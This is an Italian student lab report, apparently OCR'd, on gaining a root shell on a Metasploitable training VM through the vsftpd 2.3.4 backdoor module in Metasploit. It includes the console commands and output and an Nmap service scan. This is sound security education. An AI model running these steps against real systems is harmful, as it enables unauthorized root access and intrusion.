
S7L1


Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd». Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit. Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Per cominciare ci assicuriamo che le macchine possano comunicare fra di loro, fatto ciò possiamo cominciare con l'esercizio vero e proprio, ovvero eseguire l'exploit.

Utilizziamo il comando msfconsole



Inseriamo un RHOSTS, ovvero l'indirizzo della macchina da attaccare, il servizio che andremo ad utilizzare per portare a termine il nostro attacco informatico è FTP (File Transfer Protocol) , come dice la parola stessa: un protocollo che viene utilizzato per il trasferimento di file



Possiamo ora passare alla fase di exploit

```
   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >set RHOST
RHOST =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.100
RHOST => 192.168.50.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[-] 192.168.50.100:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.50.100:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > EXPLOIT
[-] Unknown command: EXPLOIT
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploir
[-] Unknown command: exploir
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:40945 -> 192.168.50.101:6200) at 2024-01-15 19:24:12 +0100

cd root
mkdir test_metasploit
cd
sh: line 8: cd: HOME not set
cd /root/
twd
sh: line 10: twd: command not found
pwd
```

```
kali@kali: ~

Nmap scan report for 192.168.50.101
Host is up (0.00093s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
```